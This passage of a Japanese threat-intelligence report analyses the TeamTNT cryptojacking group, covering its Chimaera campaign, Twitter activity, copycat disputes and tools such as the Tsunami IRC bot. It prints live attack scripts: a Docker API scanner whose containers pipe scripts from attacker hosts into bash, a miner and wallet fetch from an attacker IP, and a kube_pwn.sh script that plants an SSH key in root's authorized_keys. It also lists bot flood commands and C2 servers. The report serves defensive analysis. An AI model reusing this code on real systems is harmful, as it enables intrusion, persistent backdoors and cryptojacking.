



図 53:TeamTNT は、Twitter アカウントを介して、今後のすべてのスクリプトに「タグ付け」を行い、正しい帰属を保証することを発表。

図 54 は、この攻撃作戦で使用されたスクリプトファイルの最初の数行を示しています。このファイルには、脅威アクターが追加すると主張した情報が含まれています。ファイルのさらに下には、スクリプトがダウンロードされた URL が記載されています。



```
#!/bin/bash
# Script Name:  Docker-API Infect - IP.Ranges
# Beschreibung: Infiziert alle Docker-Container eines x86_64 Systems mit XmRig.
#               Die Datei /.dockerenv wird durch XmRig ersetzt und gestartet.
# Autor:        hilde@teamtnt.red
# Version:      0.14.0
# Datum:        25.07.2021
```

図 54:2021 年夏に使われたスクリプトファイルの最初の数行

また、TeamTNT は、進行中の攻撃作戦について、より「透明性」を高めることを自身の Twitter で表明しました。このツイートの一部として、「ベータ版ダッシュボード」へのリンクが含まれていました。図 55 は、そのダッシュボードのスクリーンショットです。ダッシュボードからは、「Chimaera」攻撃作戦が 2021 年 7 月 25 日に開始され、脆弱な Docker、Kubernetes、WeaveScope のサービスが狙われていることがわかります。

図 55:Chimaera ダッシュボードのスクリーンショット

脆弱な Docker インスタンスを標的としたこれまでの攻撃作戦と同様に、Summer では zgrab を用いた masscan/pnscan を使用してインスタンスを発見しました。図 56 は、脆弱なマシン上で実行されたペイロードを示しています。

まず、Docker にスキャンスクリプトをダウンロードする alpine イメージをダウンロードするよう指示し、マシンにマイナーを感染させます。さらに、マシンには Weave Scope プローブがインストールされています。


```
pwn(){
prt=$2
rndstr=$(head /dev/urandom | tr -dc a-z | head -c 6 ; echo '')
eval "$rndstr"="'$(masscan $1 -p$prt --rate=$3 | awk '{print $6}'| zgrab --senders 200 --port $prt --http='/v1.
16/version' --output-file=- 2>/dev/null | grep -E 'ApiVersion|client version 1.16' | jq -r .ip)'";
for ipaddy in ${!rndstr}
do
echo "$ipaddy:$prt"
docker -H tcp://$ipaddy:$2 run -d --name teamtnt -v /:/mnt alpine chroot /mnt /bin/sh -c "curl -sLk http://
teamtnt.red/Kuben/sh/scan.sh | bash;curl -# -Lk http://chimaera.cc/sh/mo.sh | bash;while true; do sleep 9999;
done"
docker -H tcp://$ipaddy:$2 run -d --name=weavescope --privileged --userns=host --net=host --pid=host -v /var/run/
docker.sock:/var/run/docker.sock -v /sys/kernel/debug:/sys/kernel/debug -e CHECKPOINT_DISABLE weaveworks/scope:1.
13.2 --probe.docker=true launch --service-token=d1m9gbsc5dog38bgcf9w7oz6it1tpk8s
done;
}
```

図 56:安全でない Docker サービスを悪用するスキャナスクリプトの機能。

TeamTNT はウォレットにもいくつかの変更を加えました。ウォレットアドレスをスクリプトにハードコードする代わりに、脅威アクターはスクリプトを変更せずにアドレスをローテーションできる機能を追加しました。図 57 は、スクリプトが脅威アクターのサーバから最新のウォレットを取得する方法を示しています。

```
WALLET=$(curl -sLk http://chimaera.cc/data/xmrig/wallet.rotate.suckers.txt)
if [ -z "$WALLET" ]; then WALLET="438ss2gYTKze7kMqrgUagwEjtm993CVHk1uKHUBZGy6yPaZ2WNe5vdDFXGoVvtf7wcbiAUJix3NR9Ph1aq2NqSgyBkVFEtZ"; fi

XMR1BIN="http://85.214.149.236:443/sugarcrm/themes/default/images/SugarLogic/.../xmr/$(uname -m).tar.gz"
```

図 57:最新のウォレットをダウンロードするために追加された機能。要求が失敗したらハードコーディングされたバックアップアドレスが使用される。

<ソーシャルメディア活動>

TeamTNT は、脅威アクターであるために、Twitter で公開ペルソナを維持しています。図 58 に示す Twitter アカウント@HildeTNT は、2020 年 8 月に作成されました。脅威アクターの最初の攻撃作戦は 2020 年 5 月に報告されましたが、2019 年 10 月にさかのぼる活動も確認されています。このアカウントが作成されたのは、彼らの活動を網羅した多くのレポートが公開された 2020 年の夏でした。プロフィールに記載されている情報によると、彼らの地域はドイツです。

図 58:TeamTNT の Twitter アカウントのスクリーンショット

図 59 のグラフでは、脅威アクターは 1 日のすべての時間帯に Twitter でアクティブになっています。図に示されているデータは、UTC タイムゾーンに合わせています。TeamTNT がヨーロッパのタイムゾーンに基づいていると仮定すると、ツイート数の「スパイク」は、ヨーロッパの午後遅くから夕方までに対応していると結論付けることができます。




図 59:1 日の時間（UTC）とツイート数の相関関係を示すグラフ

活動をタイムラインにプロットすると、脅威アクターが最も活発に活動していた時期や、潜在的なダウンタイムを確認することができます。図 60 では、最も社会的に活発な期間が 2021 年 1 月中旬から 2021 年 5 月中旬までであったことがわかります。2020 年末には、クリスマス休暇と新年に関連してあまり活発でない期間があります。これは、活動が鈍化している可能性があると思われます。




図 60:各ツイートの日時を表す散布図

TeamTNT のツイートのほとんどはドイツ語で、内容は政治的テーマや時事問題（COVID-19 ワクチン接種など）へのコメントから、彼らの活動についての議論やグループに関連する内容を投稿する研究者への返信まで様々です。図 61 は、トレンドマイクロのレポートに対する回答です。

Trend Micro Research @TrendMicroRSRCH · May 25

#NewPost | We've found and confirmed close to 50,000 IPs compromised by #TeamTNT across multiple clusters. Several IPs were repeatedly exploited during the timeframe of the episode, occurring between March and May.

Find out more in our report 👇

TeamTNT Targets Kubernetes, Nearly 50,000 IPs Compromised in W…
We have found and confirmed close to 50,000 IPs compromised by this attack perpetrated by TeamTNT across multiple clusters.
trendmicro.com


1 1 3

HildeGard @ TeamTNT
@HildeTNT

Replying to @TrendMicroRSRCH

So can the intern choose numbers for public articles? Oo What you mean here was the project "Kubernetes Speedrun" and we are completely unclear how you get to 50,000 ... 4655 feat 2215 uniq certainly doesn't sound like a fat headline, ... cool down ..

Translate Tweet



Country	Hits	Hosts
All rows	4655	2215
United States	1068	507 (23%)
Ireland	1000	501 (23%)
Brazil	1000	500 (23%)
Japan	887	440 (20%)
Germany	82	30 (2%)
Korea, Republic of	65	29 (2%)
France	59	28 (2%)
Australia	52	27 (2%)
Canada	54	27 (2%)
United Kingdom	52	26 (2%)
Singapore	51	26 (2%)
Sweden	42	21 (1%)
India	42	21 (1%)
Hong Kong	65	8 (1%)
Russian Federation	12	7 (1%)

8:13 PM · May 26, 2021 · Twitter for Android

図 61:TeamTNT が自分たちについての研究記事に返信したツイート。ドイツ語からの翻訳

模倣犯

2021 年 3 月、TeamTNT は、誰かが自分たちのツールを使っていることを指摘するツイート（後に削除）に返信したところ、攻撃が自分たちのグループのものであると誤認されました。TeamTNT によると、模倣犯が使用したスクリプトは少なくとも 6 ヶ月前のものでした。




図 62:Twitter の別のユーザへの TeamTNT による返信(ドイツ語からの翻訳)

6 月、パロアルトネットワークスの Unit42 は、TeamTNT が起こしたとする攻撃作戦に関するレポートを発表しました。この攻撃作戦には、別のクリプトジャッキング・グループが使用しているものと同様の技術を実装したスクリプトやツールが多数含まれているように見えましたが、実装や使用方法にはいくつかの違いがありました。TeamTNT は、一連のツイートでブログの作者に返信し、これは自分たちが使用した攻撃作戦やツールではなく、他の誰かが使用したものであると主張しました。彼らは、自分たちが所有し、現在の攻撃作戦で使用しているスクリプトの一部を共有し、自分たちの主張を証明しました。そのスクリプト（図 64）は、彼らのサイト teamtnt[.]red/blog/Kubernetes.txt にホストされていました。

このグループは、このブログに言及した他のツイートに対して、次のように返信しました。"Das ist KEINE TeamTNT Kampagne!"(ドイツ語で「これは TeamTNT の攻撃作戦ではない！」)この脅威アクターは、自分たちの活動を記録した過去の報告書にコメントした経緯があります。報告書へのリンクをリツイートしたり、発言にコメントしたりすることもあります。彼らは過去の攻撃作戦に反論していないことから、自分たちの活動の功績を認めてもらいたいと考えているようです。彼らのこれまでの行動から、反論された攻撃作戦は TeamTNT によるものではなく、模倣者によるものであると評価しています。

0x51 @qcuequeue · 20h

Here is my second #TeamTNT blog within a week. This one is more infrastructure focused. And links Watchdog infra and TeamTNT infra. Interesting cross over. 🤔

TeamTNT Using WatchDog Operations TTPs in Cryptojacking
We have identified indicators traditionally pointing to WatchDog operations being used by the TeamTNT cryptojacking group.
unit42.paloaltonetworks.com

1 1 2

HildeGard@TeamTNT @HildeTNT · 15h

Das ist KEINE TeamTNT Kampagne!

1

0x51 @qcuequeue · 14h

Cool, who is it then? And what is 3b14c84525f2e56fe3ae7dec09163a4a9c03f11e6a8d65b021c792ad13ed2701 doing in your repo? Comments always welcome!

3

HildeGard@TeamTNT
@HildeTNT

Replying to @qcuequeue

Und wir wissen nicht wer es ist! Es kommen viele und müllen in unserem Schatten.. aber wir stören uns nicht daran das so kleine kinder wie Fr3ak ein paar irc bots stehlen, wenn sie glücklich werden sollen sie weiter aus unserem abfall essen.

Translated from German by Google

And we don't know who it is! Lots of people come and rubbish in our shadow .. but we don't mind that children as small as Fr3ak steal a few irc bots, if they should be happy they will continue to eat from our rubbish.

1:15 AM · Jun 9, 2021 · Twitter for Android

図 63:2021 年 6 月からのパロアルトの調査に対する TeamTNT の回答


```
#!/bin/bash
#
# Script Name:  kube_pwn.sh
# Beschreibung: Mount the Kubernetes hostsystem and copy the TeamTNT rsa Key.
# Aufruf:       curl -s -Lk teamtnt.red/blog/Kubernetes.txt
#               wget -q -O - teamtnt.red/blog/Kubernetes.txt
# Autor:        HildeGard
# Version:      0.0.4
# Datum:        08.06.2021
              ##################################################
              # ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~#
              #          Please stop saying that TeamTNT         #
              #             would tap such a BullShit            #
              #          and become such a cheap copy !!!        #
              # ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~#
              #           TeamTNT doesn't need to copy           #
              #               this WatchDog shit!                #
              #                    !!!!!!                        #
              # ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~#
              #           Here is a small sample of              #
              #             our current campaign.                #
              # ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~#
              ##################################################
    if type apt-get 2>/dev/null 1>/dev/null; then
    apt-get update --fix-missing 2>/dev/null 1>/dev/null
    apt-get install -y fdisk 2>/dev/null 1>/dev/null
    apt-get install -y mount 2>/dev/null 1>/dev/null
    apt-get install -y curl 2>/dev/null 1>/dev/null
    fi
ID_RSA_KEY='ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQDYmuFzpuEpN/KHPbQkSUT1Xe/gVl3FpIe/GlhJEnW84rCMsYhRe2xxcPc1xfZd10JBhM1kEhs5aycIYiPvLYTRi7mA88hE15OVC
HOSTSYSTEM=$(fdisk -l | grep '/dev/' | grep 'Linux filesystem' | awk '{print $1}')
THE_REALIP=$(curl -sLk ipv4.icanhazip.com)
if [ ! -z "$HOSTSYSTEM" ]; then
mkdir /.host 2>/dev/null
mount $HOSTSYSTEM /.host
    if [ -d "/.host" ]; then
    chattr -ia /.host/root/.ssh/authorized_keys /.host/root/.ssh/authorized_keys2 2>/dev/null
    echo $ID_RSA_KEY >> /.host/root/.ssh/authorized_keys
    echo $ID_RSA_KEY > /.host/root/.ssh/authorized_keys2
        CONNECT_TO=$(cat /.host/etc/ssh/sshd_config | grep 'Port ' | grep -v '#Port ')
        if [ -z "$CONNECT_TO" ]; then CONNECT_TO=22 ; fi
    fi
fi
```

図 64:TeamTNT がシェアしたスクリプト

<ツール>

Tsunami (Kaiten)

TeamTNT は、Tsunami として知られる IRC ボット・マルウェアを使用しています。図 65 は、最初の攻撃作戦で使用されたボットのコード再利用の分析結果を示しています。Tsunami は、オペレーターがターゲットに対して DDoS 攻撃を行ったり、感染したマシンでコマンドを実行したりすることができます。




図 65:TeamTNT.zu で使用されている Tsunami サンプルのコード再利用分析

ボットのソースコードは 2014 年に公開されました。ziggystartux と呼ばれるフォークされて更新されたバージョンが GitHub で入手できます。図 66 は、プロジェクトの GitHub リポジトリを示しています。




図 66:ZiggyStarTux の GitHub リポジトリ

TeamTNT が使用したボットは、このコードからコンパイルされたものではないようです。その代わり、以前のバージョンからコンパイルされていたようです。GitHub には、公開されたオリジナルのコードを保管する複数のリポジトリがあります。これらのリポジトリのソースコードは全て、TeamTNT が使用したバイナリにあるボットのバージョン文字列を持っていて、同じコマンドのサポートを備えています。ボットがサポートしているコマンドは、以下のコードスニペットに示されています。

TSUNAMI <target> <secs>	= A PUSH+ACK flooder
PAN <target> <port> <secs>	= A SYN flooder
UDP <target> <port> <secs>	= An UDP flooder
UNKNOWN <target> <secs>	= Another non-spoof udp flooder
NICK <nick>	= Changes the nick of the client
SERVER <server>	= Changes servers
GETSPOOFS	= Gets the current spoofing
SPOOFS <subnet>	= Changes spoofing to a subnet
DISABLE	= Disables all packeting from this bot
ENABLE	= Enables all packeting from this bot
KILL	= Kills the knight
GET <http address> <save as>	= Downloads a file off the web
VERSION	= Requests version of knight
KILLALL	= Kills all current packeting
HELP	= Displays this
IRC <command>	= Sends this command to the server
SH <command>	= Executes a command

TeamTNT の設定

図 67 に示すように、ボットは「偽の」アプリケーション名を kthreadd に設定し、カーネル・スレッドに成りすましています。

```
  0x004034c3      488b8500e6ff.  mov rax, qword [dest]
  0x004034ca      488b38         mov rdi, qword [rax]        ; char *dest
  0x004034cd      bef2c34000     mov esi, str.kthreadd       ; 0x40c3f2 ; "kthreadd" ; const char *src
  0x004034d2      e8fd250000     call sym.strncpy            ;[3] ; char *strncpy(char *dest, const char *src, size_t  n)
  0x004034d7      c745a0010000.  mov dword [var_60h], 1
~< 0x004034de      eb5a           jmp 0x40353a
```

図 67:プロセスの名前を kthreadd に変更

ボットには以下の 2 台のサーバが設定されています。

111.230.15.240

Teamtnt.twilightparadox.com

Rathole

Rathole はオープンソースの Unix バックドアで、そのコードは GitHub でホストされています（図 68）。コードの再利用分析を図 69 に示します。バックドアは標準の Linux ディストリビューションでコンパイルでき、blowfish 暗号化、プロセス名の非表示、および好みのシェルをサポートします。

